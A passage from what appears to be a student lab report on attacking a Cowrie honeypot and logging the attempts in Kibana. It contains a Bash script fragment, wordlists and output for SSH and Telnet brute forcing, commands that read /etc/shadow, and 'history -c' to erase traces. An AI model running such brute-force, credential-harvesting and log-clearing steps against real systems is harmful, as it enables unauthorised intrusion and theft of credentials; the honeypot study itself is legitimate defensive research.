expect "$ " { send "history -c\r" }
expect "$ " { send "exit\r" }
expect eof
EOF
    else
        echo "   [@] Bruteforce completed. No weak passwords were detected." #echo to user in terminal
        echo "[@] Bruteforce completed. No weak passwords were detected." >> ${telnetbruteout}/
        telnetattack.txt #add to output file
    fi
}


```

Finally, for the third attack, the function **expect_telnetattack()** was defined to, using ‘expect’ module, (a) bruteforce and discover valid login credentials for Cowrie’s Telnet server, (b) save the results into a new file **telnetattack.txt** to be stored within the user-specified directory. The 'expect' module in Bash scripting is a tool that helps to automate interactions with programs that require user input, which is very useful for applications such as remote logins and automating commands remotely within a target system, to eliminate the need for manual inputs.

- **Lines 137 to 139:** A new function **expect_telnetattack()** was defined, which will carry out the bruteforce attack and remotely execute commands within Cowrie's Telnet server. The script user was prompted to state the desired directory (and save to the variable **telnetbruteout**) to store the results from this attack.
- **Lines 141 to 156:** A nested for-loop was scripted to iterate over elements (username and password pairs) within the earlier-specified username list and password list. The 'expect' was used to automate the Telnet login attempts, by literally expecting specific keywords before automatically feeding the username and password combinations, as well as handle timeouts.
- **Lines 158 to 164:** [$? -eq 0] will check if the login attempt was successful. If yes, then the username and password found will be saved into the respective variables **un** and **pw**.
- **Lines 166 to 168:** If both valid login username and password are found, then alert the script user, and log the discovered login credentials into the output file **telnetattack.txt**.
- **Lines 170 to 177:** The script user was notified that a Telnet connection attempt will be made using the discovered valid login credentials, before remote commands are executed after a successful login into Cowrie's Telnet server. The 'expect' module was again used, this time to automate the remote execution of commands.
- **Lines 179 to 205:** 'expect' was executed to log into the Cowrie Telnet Server using the discovered username and password, to automatically execute the following commands to enumerate the target:
  - Get information on machine/system: **whoami**, **id**, **uname -a**
  - Get network information: **ifconfig**, **netstat -tapn**
  - Get configuration file details: **cd /etc && ls**
  - Get information on /etc/passwd file: **cat /etc/passwd**
  - Get information on /etc/shadow file: **cat /etc/shadow**

3.1.4 Perform Attack on Target




```
213 # STAGE 4: ATTACK TARGET
214 echo
215 echo
216 echo -e "${bold}DEFINE ATTACK & ATTACK TARGET...${boldend}"
217 echo "  [?] Choose an attack to use on the target: (A) Hydra SSH Bruteforce | (B) For-Loop SSH Bruteforce |
    (C) 'expect' Telnet Bruteforce"
218 read attackchoice
219 case $attackchoice in
220     A|a)
221         hydra_sshattack
222         ;;
223     B|b)
224         forloopsshbrute
225         ;;
226     C|c)
227         expect_telnetattack
228         ;;
229     *)
230         echo "  [!] Invalid input, please choose either 'A', 'B' or 'C'."
231         continue #re-prompt user to choose a valid option
232         ;;
233 esac
```

- Lines 213 to 228: The earlier-described three different attacks were collated using a **case** statement, and the script user was prompted to choose an attack to use on the Cowrie honeypot.
- Lines 229 to 233: Invalid inputs are handled by prompting the user again to type a valid input.

3.2 Bash Script Results


Before running the script, a username and password list was defined, each with 15 variations. These would be fed into the script to simulate the earlier-explained SSH and Telnet bruteforce attempts.



```
  GNU nano 7.2    userlist.txt
marilyn
amy
server
phil
phillip
michael
sshserver
adm1n
4dm1n
johnathan
timothy
admin
daisy
benjamin
claire
```

- The username list was created by taking reference from SecLists, from the list of top usernames discovered from honeypot captures, which fits this scenario.
    - Source: https://github.com/danielmiessler/SecLists/blob/master/Usernames/Honeypot-Captures/multiplesources-users-fabian-fingerle.de.txt

- ‘admin’ (the correct login username, as earlier-defined under /etc/userdb.txt) was added to the username list.



```
  GNU nano 7.2    passlist.txt
abcde
654321
1234567
password
pass1
pword
password321
password123
p4ssw0rd
Passw0rd456
nothing
something
anything
nopassword
```


- The password list was created by taking reference from SecLists, from the list of top passwords discovered from honeypot captures, which fits this scenario.
  - Source: https://github.com/danielmiessler/SecLists/blob/master/Passwords/Honeypot-Captures/multiplesources-passwords-fabian-fingerle.de.txt
- ‘Passw0rd456’ (the correct login password, as earlier-defined under /etc/userdb.txt) was added to the username list.

Finally, the script was executed, and the final results for the three simulated attacks are displayed in the subsequent sections.


3.2.1 Results - Attack 1: Hydra SSH Bruteforce & SSHPass Login

3.2.1.1 Script Output for Attack 1


The Bash script output from Attack 1 is shown below. Hydra was used to SSH Bruteforce, before SSHPass was executed to remotely run commands that enumerate the target.




```
┌──(kali㉿kali)-[~/finalproj]
└─$ ./attackcowrie.sh

Welcome to SSH_Telnet_Attacker™ by Keith Tan!

        [?] What is your name? Keith Tan
        [#] Welcome Keith Tan!


DEFINING TARGET ...

        [?] State the target IP address you want to scan ...
        [?] Enter an IP Address to scan: 167.99.66.65
        [@] Your target IP address is: 167.99.66.65
        [?] Specify full file path of your username list:/home/kali/finalproj/userlist.txt
        [?] Specify full file path of your password list:/home/kali/finalproj/passlist.txt



DEFINE ATTACK & ATTACK TARGET ...
        [?] Choose an attack to use on the target: (A) Hydra SSH Bruteforce | (B) For-Loop SSH Bruteforce | (C) 'expect' Telnet Bruteforce
A
        [#] Using Hydra to SSH Bruteforce ...
        [#] sshpass is already installed.
        [?] Specify full directory file path to store output:/home/kali/finalproj
        [#] SSH Hydra Bruteforcing now ...
        [!] Bruteforce successful. Weak credentials found: admin : Passw0rd456

        [*] Connecting via SSH & Running Commands within Target ...
        [*] Printing Results ...
```



```
1. MACHINE INFO:
admin
uid=1000(admin) gid=1000(admin) groups=1000(admin)
Linux sshserver77 3.2.0-4-amd64 #1 SMP Debian 3.2.68-1+deb7u1 x86_64 GNU/Linux

2. NETWORK INFO:
eth0      Link encap:Ethernet  HWaddr 9b:00:49:89:a3:e3
          inet addr:167.99.66.65  Bcast:167.99.66.255  Mask:255.255.255.0
          inet6 addr: fe7b::166:b6ff:fef4:8c01/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:244659 errors:0 dropped:0 overruns:0 frame:0
          TX packets:308259 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:203920313 (203.9 MB)  TX bytes:28482574 (28.5 MB)


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:110 errors:0 dropped:0 overruns:0 frame:0
          TX packets:110 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:42742358 (42.7 MB)  TX bytes:42742358 (42.7 MB)
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:ssh                   *:*                     LISTEN
tcp        0    308 167.99.66.65:22         122.11.212.139:54296    ESTABLISHED
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN
Active UNIX domain sockets (only servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     8969     /var/run/acpid.socket
unix  4      [ ]         DGRAM                    7445     /dev/log
unix  2      [ ACC ]     STREAM     LISTENING     6807     @/com/ubuntu/upstart
unix  2      [ ACC ]     STREAM     LISTENING     7299     /var/run/dbus/system_bus_socket
unix  2      [ ACC ]     SEQPACKET  LISTENING     7159     /run/udev/control
unix  3      [ ]         STREAM     CONNECTED     7323
unix  3      [ ]         STREAM     CONNECTED     7348     /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     7330
unix  2      [ ]         DGRAM                    8966
unix  3      [ ]         STREAM     CONNECTED     7424     /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     7140
unix  3      [ ]         STREAM     CONNECTED     7145     @/com/ubuntu/upstart
unix  3      [ ]         DGRAM                    7199
unix  3      [ ]         STREAM     CONNECTED     7347
unix  3      [ ]         STREAM     CONNECTED     8594
unix  3      [ ]         STREAM     CONNECTED     7331
unix  3      [ ]         STREAM     CONNECTED     7364     @/com/ubuntu/upstart
unix  3      [ ]         STREAM     CONNECTED     7423
unix  3      [ ]         DGRAM                    7198
unix  2      [ ]         DGRAM                    9570
unix  3      [ ]         STREAM     CONNECTED     8619     @/com/ubuntu/upstart
```



```
3. CONFIG FILES (/etc)
X11                       acpi                      adduser.conf
alternatives              apt                       bash.bashrc
bash_completion.d         bindresvport.blacklist    blkid.tab
blkid.tab.old             calendar                  console-setup
cron.d                    cron.daily                cron.hourly
cron.monthly              cron.weekly               crontab
debconf.conf              debian_version            default
deluser.conf              dhcp                      dictionaries-common
discover-modprobe.conf    discover.conf.d           dkms
dpkg                      drirc                     emacs
environment               fstab                     fstab.d
gai.conf                  groff                     group
group-                    grub.d                    gshadow
gshadow-                  host.conf                 hostname
hosts                     hosts.allow               hosts.deny
init                      init.d                    initramfs-tools
inittab                   inputrc                   insserv
insserv.conf              insserv.conf.d            iproute2
iscsi                     issue                     issue.net
kbd                       kernel                    kernel-img.conf
ld.so.cache               ld.so.conf                ld.so.conf.d
libaudit.conf             locale.alias              locale.gen
localtime                 logcheck                  login.defs
logrotate.conf            logrotate.d               magic
magic.mime                mailcap                   mailcap.order
manpath.config            menu                      menu-methods
mime.types                mke2fs.conf               modprobe.d
modules                   motd                      mtab
nanorc                    network                   networks
nologin                   nsswitch.conf             opt
os-release                pam.conf                  pam.d
passwd                    passwd-                   profile
profile.d                 protocols                 python
python2.7                 rc.local                  rc0.d
rc1.d                     rc2.d                     rc3.d
rc4.d                     rc5.d                     rc6.d
rcS.d                     resolv.conf               rmt
rpc                       rsyslog.conf              rsyslog.d
securetty                 security                  selinux
services                  shadow                    shadow-
shells                    skel                      ssh
staff-group-for-usr-local sysctl.conf               sysctl.d
systemd                   terminfo                  timezone
ucf.conf                  udev                      ufw
vim                       wgetrc
```




```
4. /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
sshd:x:101:65534::/var/run/sshd:/usr/sbin/nologin
daisy:x:1000:1000:Phil California,,,:/home/daisy:/bin/bash
admin:x:1000:1000:Admin,,,:/home/admin:/bin/bash
guest:x:1000:1000:Guest,,,:/home/guest:bin/bash
kali:x:1000:1000:Kali,,,:/home/kali:bin/bash

5. /etc/shadow
root:$6$4aOmWdpJ$/kyPOik9rR0kSLyABIYNXgg/UqlWX3c1eIaovOLWphShTGXmuUAMq6iu9DrcQqlVUw3Pirizns4u27w3Ugvb6.:15800:0:99999:7:::
daemon:*:15800:0:99999:7:::
bin:*:15800:0:99999:7:::
sys:*:15800:0:99999:7:::
sync:*:15800:0:99999:7:::
games:*:15800:0:99999:7:::
man:*:15800:0:99999:7:::
lp:*:15800:0:99999:7:::
mail:*:15800:0:99999:7:::
news:*:15800:0:99999:7:::
uucp:*:15800:0:99999:7:::
proxy:*:15800:0:99999:7:::
www-data:*:15800:0:99999:7:::
backup:*:15800:0:99999:7:::
list:*:15800:0:99999:7:::
irc:*:15800:0:99999:7:::
gnats:*:15800:0:99999:7:::
nobody:*:15800:0:99999:7:::
libuuid:!:15800:0:99999:7:::
sshd:*:15800:0:99999:7:::
daisy:$6$ErqInBoz$FibX212AFnHMvyZdWW87bq5Cm3214CoffqFuUyzz.ZKmZ725zKqSPRRlQ1fGGP02V/WawQWQrDda6YiKERNR61:15800:0:99999:7:::
admin:$6$eKcg3JfCpMwQO94r$VK5EQG7jjw2NOGZRT4w1Frr/qTg66NGLTHDveY.VB5BEGSEmsfz1hBZ4cx9.bL2NbRMjTB0OhGHVn2G6PnT0A0:15800:0:99999:7:::
guest:$6$zyQ6rJG3w3p6EcLb$wlmxgJiJwFYr5Ccdg9SOzW8Rcn1tAdKl/FBC9zyCKBKOeP4p71ZR4RLT3H8KU7nBeZfFsOQl5f.zJ82wnXiWa/:15800:0:99999:7:::
kali:$6$HcpqPlQl0HbRf/0G$2EwJTGKtcqF/rI6W3ldQmeZMQFkU2ENH3KtZU9UFU7oo45hBZoxRzU2qf/38pHnAY5NNUUnZuXz75oF0vCPuT.:15800:0:99999:7:::


        [!] Commands executed, logs cleared. Disconnected from Target.
```

3.2.1.2 Kibana Output for Attack 1


Upon execution of Attack 1, the following log entries were created and collected, before being displayed on Kibana (filtered results for my own public IP address under the field **src.ip**).

As the bruteforce was executed by Hydra on SSH, the following log entries were recorded. Multiple log entries of **cowrie.login.failed** attempts were observed at close intervals of mini-seconds. The additional fields **username** and **password** were also filtered and displayed, to show the login credentials that caused the failed login attempts. Finally, the **message** field was displayed which records the failed login attempts using the keywords '**login attempt**' and '**failed**'.



```
> Jun 9, 2024 @ 20:19:48.040  cowrie.login.f  benjamin   nopassword    login attempt [benjamin/nopassword] failed
                              ailed
> Jun 9, 2024 @ 20:19:48.039  cowrie.login.f  benjamin   (empty)       login attempt [benjamin/] failed
                              ailed
> Jun 9, 2024 @ 20:19:48.039  cowrie.login.f  benjamin   anything      login attempt [benjamin/anything] failed
                              ailed
> Jun 9, 2024 @ 20:19:48.038  cowrie.login.f  claire     abcde         login attempt [claire/abcde] failed
                              ailed
> Jun 9, 2024 @ 20:19:48.036  cowrie.login.f  claire     654321        login attempt [claire/654321] failed
                              ailed
> Jun 9, 2024 @ 20:19:48.005  cowrie.login.f  benjamin   something     login attempt [benjamin/something] failed
                              ailed
> Jun 9, 2024 @ 20:19:47.999  cowrie.login.f  benjamin   Passw0rd456   login attempt [benjamin/Passw0rd456] failed
                              ailed
> Jun 9, 2024 @ 20:19:47.998  cowrie.login.f  benjamin   nothing       login attempt [benjamin/nothing] failed
                              ailed
> Jun 9, 2024 @ 20:19:47.972  cowrie.login.f  benjamin   password123   login attempt [benjamin/password123] failed
                              ailed
> Jun 9, 2024 @ 20:19:47.971  cowrie.login.f  benjamin   p4ssw0rd      login attempt [benjamin/p4ssw0rd] failed
                              ailed
> Jun 9, 2024 @ 20:19:47.931  cowrie.login.f  benjamin   password321   login attempt [benjamin/password321] failed
                              ailed
```

As the SSH bruteforcing progresses, the pair of valid login credentials of username **admin** and password **Passw0rd456** were discovered, and the login attempt was successful, as denoted by the event field **cowrie.login.success** and keyword '**succeeded**'. In the subsequent log entry, **cowrie.command.input** was displayed when commands were executed remotely within the Cowrie SSH server. Finally, **cowrie.log.closed** indicates that the log for the session was recorded successfully (what was typed onto terminal by the attacker), with the results saved to **/var/lib/cowrie/tty/<unique session identifier>**.

